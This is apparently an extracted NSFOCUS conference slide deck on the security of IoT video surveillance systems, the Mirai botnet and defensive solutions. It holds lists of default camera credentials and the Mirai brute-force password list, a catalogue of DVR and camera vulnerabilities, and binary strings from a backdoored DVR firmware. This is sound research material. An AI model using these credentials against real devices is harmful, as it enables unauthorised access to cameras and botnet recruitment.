



IoT-Research On Security Of Video Surveillance System

NSFOCUS

Xu Yang





Agenda


IoT & Video Surveillance System

IoT & Botnet

IoT Security Solutions



IoT & Video Surveillance System



Who we're going to talk about ?

Why we research the camera ?

How to do the Research ?

Where are these cameras ?



Who ?

Who we're going to talk about ?

► IoT



Home router :



Smart home :



printer :



Surveillance cameras :



► Video Surveillance System



- **DVR (Digital video recorder)**
- **CCTV (Closed-Circuit Television)**
- **Security Camera**
- **Network Camera**



HIKVISION
ahua
TECHNOLOGY



Why ?

Why we research the Security Camera?

Security Camera is really safety?

► 1. weak password

IP Video Market Info Inc. [US] | https://ipvm.com/reports/ip-cameras-default-passwords-directory

应用 Imported From Firef New folder study botnet tools Bookmarks

IPVM About Articles ▾ Members Tests Courses Calculator Tools ▾

changes by manufacturers as well as password security issues.

[Don't miss [downloading our free IP video surveillance book.](#)]

Manufacturer List

For each manufacturer, we list the username first and password section in the following format: username/password. Where manufacturers have multiple defaults, or differences in newer/older firmwares, we have noted it:

- ACTi: admin/123456 or Admin/123456
- American Dynamics: admin/admin or admin/9999
- Arecont Vision: none
- Avigilon: Previously admin/admin, changed to Administrator/<blank> in later firmware versions
- Axis: Traditionally root/pass, new Axis cameras require password creation during first login (though root/pass may be used for ONVIF access)
- Basler: admin/admin
- Bosch: None required, but new firmwares (6.0+) prompt users to create passwords on first login
- Brickcom: admin/admin
- Canon: root/camera
- Cisco: No default password, requires creation during first login
- Dahua: admin/admin
- Digital Watchdog: admin/admin
- DRS: admin/1234
- DVTel: Admin/1234
- DynaColor: Admin/1234
- FLIR: admin/fliradmin
- FLIR (Dahua OEM): admin/admin
- Foscam: admin/<blank>

Username/Password	Manufacturer
admin/123456	
root/anko	
root/pass	
root/vizxv	
root/888888	
root/666666	
root/7ujMko0vizxv	
root/7ujMko0admin	
666666/666666	
root/dreambox	
root/zlxx	
root/juantech	
root/xc3511	
root/hi3518	
root/khv123	
root/khv1234	
root/jvbzd	
root/admin	
root/system	
admin/meinsm	
root/54321	
root/00000000	
root/realtek	
admin/1111111	
root/xmhdipc	
admin/smcadmin	
root/fikwb	
ubnt/ubnt	
supervisor/supervisor	
root/<none>	
admin/1111	
root/Zte521	

weak password of some DVRs

weak password built in mirai

► 2. vulnerability

Directory of Video Surveillance Cybersecurity Vulnerabilities and Exploits

Author: Brian Karas, Published on Nov 16, 2016

This list compiles reported exploits for security products, and is updated regularly.

We have summarized exploits by date and by manufacturer, providing a brief description of the exploit along with affected product(s) and firmware version(s), when known.

Historical List Of Exploits

This list contains a summary of known exploits in reverse chronological order. Additional details are provided in a section for each manufacturer below. Manufacturers with an asterisk (*) next to their name indicate products that were OEM'd under multiple brand names beyond the original manufacturer listed.

- November 2016 - Siemens - Remote privilege escalation possible via exploiting web interface.
- October 2016 - NUUO(2) - Insecure default credentials.
- October 2016 - Dahua*(2), XiongMai - Mirai botnet.
- August 2016 - NUUO(1) - Remote root exploit and remote command injection vulnerability.
- July 2016 - Axis - Remote root exploit.
- July 2016 - Pelco - Digital Sentry hard coded username/password backdoor.
- March 2016 - TVT* - Remote code execution.
- March 2016 - HID - Command injection vulnerability allows attacker full control of device.
- August 2015 - Dedicated Micros - Devices have no default password, allowing full access.
- June 2015 Avigilon - ACC - Allows attackers to read arbitrary files.
- October 2014 - Bosch - 630/650/670 Recorders - Multiple exploits allow attacker to get root console and also retrieve config data.
- September 2014 - Hikvision(2) - 7200 series NVRs - Buffer overflow to gain root access.
- November 2013 - Dahua*(1) - DVR's/NVR's - Execute admin commands without authentication
- November 2013 - Vivotek - RTSP stream authentication can be bypassed.
- August 2013 - Hikvision(1) - IP Cameras - Remote root exploit.



KerneronSecurity


Tuesday, March 22, 2016

Remote Code Execution in CCTV-DVR affecting over 70 different vendors

Vendors List

Ademco
ATS Alarmes technology and stystems
Area1Protection
Avio
Black Hawk Security
Capture
China security systems
Cocktail Service
Cpsecured
CP PLUS
Digital Eye'z no website
Dioite Service & Consulting
DVR Kapta
ELVOX
ET Vision
Extra Eye 4 U
eyemotion
EDS
Fujitron
Full HD 1080p
Gazer
Goldeye
Goldmaster

▶ 3. OEM



► 4. backdoor


```
# strings dvr_app | grep -C 10 cgi-bin
[0;37mDVR->[%s]:%d
vga [%d,%d] cvbs [%d,%d]
WEBDIR
/root/dvr_web/www
/moo Edit View Search Terminal Help
/whoami&appABI=x86_64-gcc3&locale=en-US&cu
/shell<result> "0x80004004 (NS_ERROR_ABORT
snapshot365214 addons.update-checker
/mjpeg2ce4c6-7e08-4474-a285-3208198ce6fd}&
/mjpeg.htmlOS=Linux&appABI=x86_64-gcc3&loc
/cgi-bin/view.cgi<result> "0x80004004 (NS
/cgi-bin/flv.cgi
/bubble/live526 addons.update-checker
/cgi-bin/jscript.cgi
/cgi-bin/gw.cgiAppVersion=44.0&appOS=L
/cgi-bin/snapshot.cgi... "Certificate iss
/cgi-bin/sp.cgi .jsm :: checkCert :: line 1
/cgi-bin/upload.cgiaddons.productaddons
/cgi-bin/upgrade_rate.cgi" location:
/tmp/spook75874 addons.manager WARN
```

PID	USER	VSZ	STAT	COMMAND
1	root	1216	S	{linuxrc} init
2	root	0	SW	[kthreadd]
3	root	0	SW	[ksoftirqd/0]
4	root	0	SW	[kworker/0:0]
6	root	0	SW	[rcu_kthread]
7	root	0	SW<	[khelper]
8	root	0	SW	[kworker/u:1]
163	root	0	SW	[sync_supers]
165	root	0	SW	[bdi-default]
166	root	0	SW<	[integrityd]
168	root	0	SW<	[kblockd]
174	root	0	SW<	[ata_sff]
185	root	0	SW	[khubd]
273	root	0	SW<	[rpciod]
274	root	0	SW	[kworker/0:1]
284	root	0	SW	[kswapd0]
337	root	0	SW	[fsnotify_mark]
347	root	0	SW<	[nfsiod]
355	root	0	SW<	[crypto]
394	root	0	SW<	[iscsi_eh]
416	root	0	SW	[scsi_eh_0]
419	root	0	SW	[scsi_eh_1]
422	root	0	SW	[kworker/u:2]
433	root	0	SW	[mtdblock0]
438	root	0	SW	[mtdblock1]
443	root	0	SW	[mtdblock2]
448	root	0	SW	[mtdblock3]


Open source firmware built-in backdoor

Get root privilege without password

► 5. poor awareness of safety

